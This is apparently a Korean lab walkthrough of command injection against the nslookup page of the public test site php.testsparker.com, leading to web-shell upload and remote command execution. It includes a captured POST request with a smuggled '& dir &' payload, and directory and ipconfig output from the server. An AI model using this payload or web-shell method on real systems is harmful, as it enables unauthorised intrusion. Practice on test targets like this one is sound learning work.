



1. 취약한 테스트 페이지를 찾아서 웹shell 삽입 공격을 시도 해본다.



- 원격 코드 실행이 가능 한 것으로 보인다. 웹쉘을 올려보자.



- echo 를 사용하여 웹셸을 생성하는 명령
- ^<, ^> 를 사용하는 이유는 특수 문자를 사용하기 위함

2. 웹셸이 삽입이 되었는지 확인해보자.

3. wireshark 로 해당 통신을 한번 확인해보자.

```
Wireshark · Follow TCP Stream (tcp.stream eq 2) · wireshark_en0_20180908220600_7EEHXZ

POST /nslookup.php HTTP/1.1
Host: php.testsparker.com
Content-Type: application/x-www-form-urlencoded
Origin: http://php.testsparker.com
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.1.2 Safari/605.1.15
Referer: http://php.testsparker.com/nslookup.php
Content-Length: 20
Accept-Language: ko-kr

param=%27%26+dir+%26HTTP/1.1 200 OK
Date: Sat, 08 Sep 2018 13:06:10 GMT
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 6484
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

4. 다음페이지에 접근을 해보면 다음과 같이 접근이 가능한 것을 확인할 수 있다.



5. 원격 명령 실행을 해보자.

Volume in drive C has no label. Volume Serial Number is B845-1135 Directory of C:\AppServ\www 09/08/2018 01:11 PM

. 09/08/2018 01:11 PM

.. 09/07/2018 01:08 PM 0 ' 09/07/2018 01:07 PM 0 (SELECT 07/20/2018 05:56 AM

.svn 09/07/2018 11:07 AM 0 ' 09/07/2018 01:08 PM 311 3 08/13/2018 07:20 AM 42 3uccdd' 09/04/2018 11:41 AM 0 50-- 09/03/2018 08:34 AM 42 6jojr' 07/20/2018 05:56 AM 1,872 artist.php 07/20/2018 05:56 AM

auth 07/20/2018 05:56 AM 1,554 auth.php 08/15/2018 07:18 AM 42 c3v5b' 09/05/2018 05:11 PM 0 ClickMe' 07/20/2018 05:56 AM 280 clientaccesspolicy.xml 07/20/2018 05:56 AM 243 conf.php 07/20/2018 05:56 AM 319 crossdomain.xml 08/27/2018 07:04 AM 42 dctest(10)' 07/20/2018 05:56 AM 0 func.php 07/20/2018 05:56 AM

Generics 07/20/2018 05:56 AM

Hawk 09/08/2018 01:01 PM 27 he.php 07/20/2018 05:56 AM 1,195 hello.php 09/08/2018 01:05 PM 25 hj.php' 09/08/2018 01:11 PM 26 hjhj.php 07/25/2018 03:45 PM

hola 07/20/2018 05:56 AM

images 07/20/2018 05:56 AM 2,560 index.old.php 07/20/2018 05:56 AM 144 index.php 07/20/2018 05:56 AM

Internals 07/20/2018 05:56 AM 2,595 nslookup.php 08/14/2018 01:43 PM 42 obzho' 07/20/2018 05:56 AM 2,569 page.php 07/20/2018 05:56 AM

phpMyAdminSecret58 07/20/2018 05:56 AM 867 process.bak 07/20/2018 05:56 AM 974 process.php 07/20/2018 05:56 AM 927 products.php 07/20/2018 05:56 AM

Programmatic 09/05/2018 03:47 PM

prueba 07/20/2018 05:56 AM 316 redir.php 07/20/2018 05:56 AM 26 robots.txt 07/20/2018 05:56 AM 8,963 style.php.css 07/20/2018 05:56 AM 9,023 style.css 07/20/2018 05:56 AM

test 08/04/2018 11:34 AM 28 test.php 07/29/2018 05:52 AM 1,872 test.txt 07/29/2018 06:31 AM 28 test1.php 07/25/2018 03:47 PM 0 tree 07/20/2018 05:56 AM

twig 09/05/2018 06:28 AM 0 _[\$(S())] 37 File(s) 36,954 bytes 14 Dir(s) 34,280,054,784 bytes free

Windows IP Configuration Host Name : ip-AC1E002C Primary Dns Suffix : Node Type : Hybrid IP Routing Enabled. : No WINS Proxy Enabled. : No DNS Suffix Search List. : ec2.internal us-east-1.ec2-utilities.amazonaws.com compute-1.internal Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . : ec2.internal Description : Citrix PV Ethernet Adapter #0 Physical Address. : 12-2D-C7-4E-88-9C DHCP Enabled. : Yes Autoconfiguration Enabled : Yes IPv4 Address. : 172.30.0.44(Preferred) Subnet Mask : 255.255.255.0 Lease Obtained. : Friday, July 20, 2018 7:09:25 AM Lease Expires : Saturday, September 08, 2018 2:09:57 PM Default Gateway : 172.30.0.1 DHCP Server : 172.30.0.1 DNS Servers : 172.30.0.2 NetBIOS over Tcpip. : Disabled Tunnel adapter isatap.ec2.internal: Media State : Media disconnected Connection-specific DNS Suffix . : ec2.internal Description : Microsoft ISATAP Adapter Physical Address. : 00-00-00-00-00-00-E0 DHCP Enabled. : No Autoconfiguration Enabled : Yes Tunnel adapter Local Area Connection* 9: Media State : Media disconnected Connection-specific DNS Suffix . : Description : Microsoft Teredo Tunneling Adapter Physical Address. : 00-00-00-00-00-00-E0 DHCP Enabled. : No Autoconfiguration Enabled : Yes

- 다음과 같이 GET 방식을 이용하여 원격코드 실행이 가능한 것을 확인 가능하다.